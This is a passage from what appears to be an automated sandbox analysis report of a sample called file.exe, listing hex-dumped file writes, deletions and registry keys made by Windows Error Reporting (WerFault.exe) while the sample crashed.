C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8192	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8196	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8200	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 31 00 30 00 2d 00 30 00 34 00 54 00 30 00 30 00 3a 00 34 00 32 00 3a 00 30 00 30 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-10-04T00:42:00Z</CreationTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8298	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8302	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8304	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8344	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER96EF.tmp.WERInternalMetadata.xml	8348	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER978C.tmp.xml	0	4674	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_121597e8\Report.wer	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_121597e8\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_121597e8\Report.wer	10410	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 38 00 32 00 30 00 36 00 33 00 33 00 37 00 39 00 35 00	MetadataHash=820633795	success or wait	1	6DA8497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{a3ed369c-8fb8-8c43-33b5-678d650b96e6}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{a3ed369c-8fb8-8c43-33b5-678d650b96e6}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DAA36BF	unknown
\REGISTRY\A\{a3ed369c-8fb8-8c43-33b5-678d650b96e6}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DA843D1	unknown

Analysis Process: WerFault.exe PID: **4156**, Parent PID: **6136**

General

Target ID:	8
Start time:	17:42:01
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 720
Imagebase:	0x30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DA91717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F2D.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F2D.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_10519f99	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_file.exe_c53b2fc9a1ffa4aae2b84b74286e467c848ba0_440dec59_10519f99\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DA8497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F2D.tmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9F2D.tmp.xml	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD92D.tmp.csv	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD93D.tmp.txt	success or wait	1	6DA8497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0e 00 00 00 20 00 00 00 00 00 00 5a fd 3b 63 fd 05 12 00 00 00 00 00	MDMP Z;c	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	6724	6	00 00 00 00 00 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 44 1a 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 17 00 00 4f fd 3b 63 01 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBDGenuineIntelWTO;c0 Pacific Standard TimePacific Daylight Time	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	7784	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 1d fd 2e 1c fd fd 02 00 00 00 00 00 00 40 00 00 1d fd 2e 00 00 00 00 28 fd fd 02 00 1d fd 2e 23 00 00 00 46 02 01 00 0c fd fd 02 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++.@.(.#F+	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	1620	168	30 0f 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 02 00 00 00 00 00 00 00 08 00 00 00 00 00 00 00 00 1d fd 2e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 68 1e 00 00	0..h	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	14228	20	28 00 00 00 00 00 3a 00 00 00 00 00 fd 04 00 00 18 3a 00 00	(::	success or wait	40	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	14872	1176	00 00 00 00 fd fd fd fd 00 00 40 00 fd 7b fd 77 fd 0a 5a 00 00 00 00 00 00 00 5a 00 fd 79 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 00 10 fd 76 00 00 00 00 00 00 00 00 00 00 04 00 00 00 00 00 fd 7b fd 77 fd fd fd 7f 00 00 00 00 00 00 fd 7f 00 00 00 00 30 07 fd 7f 00 00 fd 7f 28 02 fd 7f 50 06 fd 7f 04 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 07 6d fd fd fd 00 00 10 00 00 20 00 00 00 00 01 00 00 10 00 00 04 00 00 00 10 00 00 00 60 66 fd 77 00 00 00 00 00 00 00 00 00 00 00 00 50 53 fd 77 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 02 00 00 00 05 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@{wZZywv{w0(Pm `fwPSwB	success or wait	39	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	67472	572	fd fd fd 77 fd fd fd 77 fd 02 00 00 fd fd fd fd 10 00 00 00 58 fd fd 02 24 fd fd 02 fd fd fd fd 40 fd fd 77 40 fd fd 77 fd fd fd fd fd fd fd fd 00 00 00 00 fd fd 66 00 fd 02 00 00 fd fd fd fd fd 02 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 48 fd 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd 18 25 67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3a 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 02 fd fd fd 00 fd fd fd 02 78 fd 66 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	wwX$@w@wfHf%g:xf	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	1788	4	08 00 00 00		success or wait	8	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	8500	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd 02 00 00 00 00 00 00 fd 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 19 00 2c fd fd 77 23 00 00 00 06 02 00 00 6c fd 19 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++,w#l+	success or wait	8	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	2128	48	fd 06 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 fd 3b 00 00 00 00 00 fd fd fd 02 00 00 00 00 6c 04 00 00 10 fd 00 00 fd 02 00 00 fd 34 00 00	;l4	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	2188	4	24 00 00 00	$	success or wait	36	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	6730	22	10 00 00 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 00 00	file.exe	success or wait	36	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	5972	752	00 00 fd 77 00 00 00 00 00 30 08 00 6d fd 08 00 63 fd fd 0d 4c 1e 00 00 fd 04 fd fd 00 00 01 00 0c 00 fd 07 00 40 fd 2a 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 30 23 03 00 00 00 00 fd 4d 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 23 78 03 00 00 00 00 00 06 7d 03 00 00 00 00 00 00 00 00 00 00 00 00 00 1f 5a 1b 00 00 00 00 00 21 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 5b fd 04 00 00 00 00	w0mcL@*B? $@AZb0#M#x}Z!@[	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	68044	11188	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6C.tmp.dmp	32	108	03 00 00 00 fd 01 00 00 fd 06 00 00 04 00 00 00 34 0f 00 00 fd 08 00 00 05 00 00 00 fd 02 00 00 fd 37 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 70 1d 00 00 10 18 01 00 15 00 00 00 fd 01 00 00 fd 17 00 00 16 00 00 00 fd 00 00 00 fd 19 00 00	47T8Tp	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER9EA0.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6DA8497A	unknown
